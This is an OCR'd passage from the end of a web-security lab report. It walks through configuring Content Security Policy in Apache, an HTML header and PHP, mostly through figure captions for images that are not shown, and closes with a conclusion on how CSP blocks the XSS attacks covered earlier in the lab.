

Figure 4.11: Apache CSP configuration file

2. Configure CSP for example32b.com in index.html



Figure 4.12: CSP configuration in HTML header

Note : Restart the Apache2 server then refresh the browser



Figure 4.13: Result of CSP enforcement on example32b.com

3. Update PHP configuration for example32c.com



Figure 4.14: PHP-based CSP configuration

Note : Copy the updated php file to docker source "9c...a:var/www/csp" and restart the Apache2 server then refresh the browser



Figure 4.15: Final CSP implementation results

4.8 Conclusion

This lab demonstrated the severe risks of XSS vulnerabilities, showing how attackers can steal cookies, manipulate profiles, and deploy self-propagating worms. We explored practical attack vectors through script injection and data theft techniques. Crucially, the implementation of Content Security Policy (CSP) proved effective in blocking malicious scripts by restricting execution to trusted sources only. The exercise underscores that secure coding practices and proactive security measures are essential for protecting web applications from XSS threats.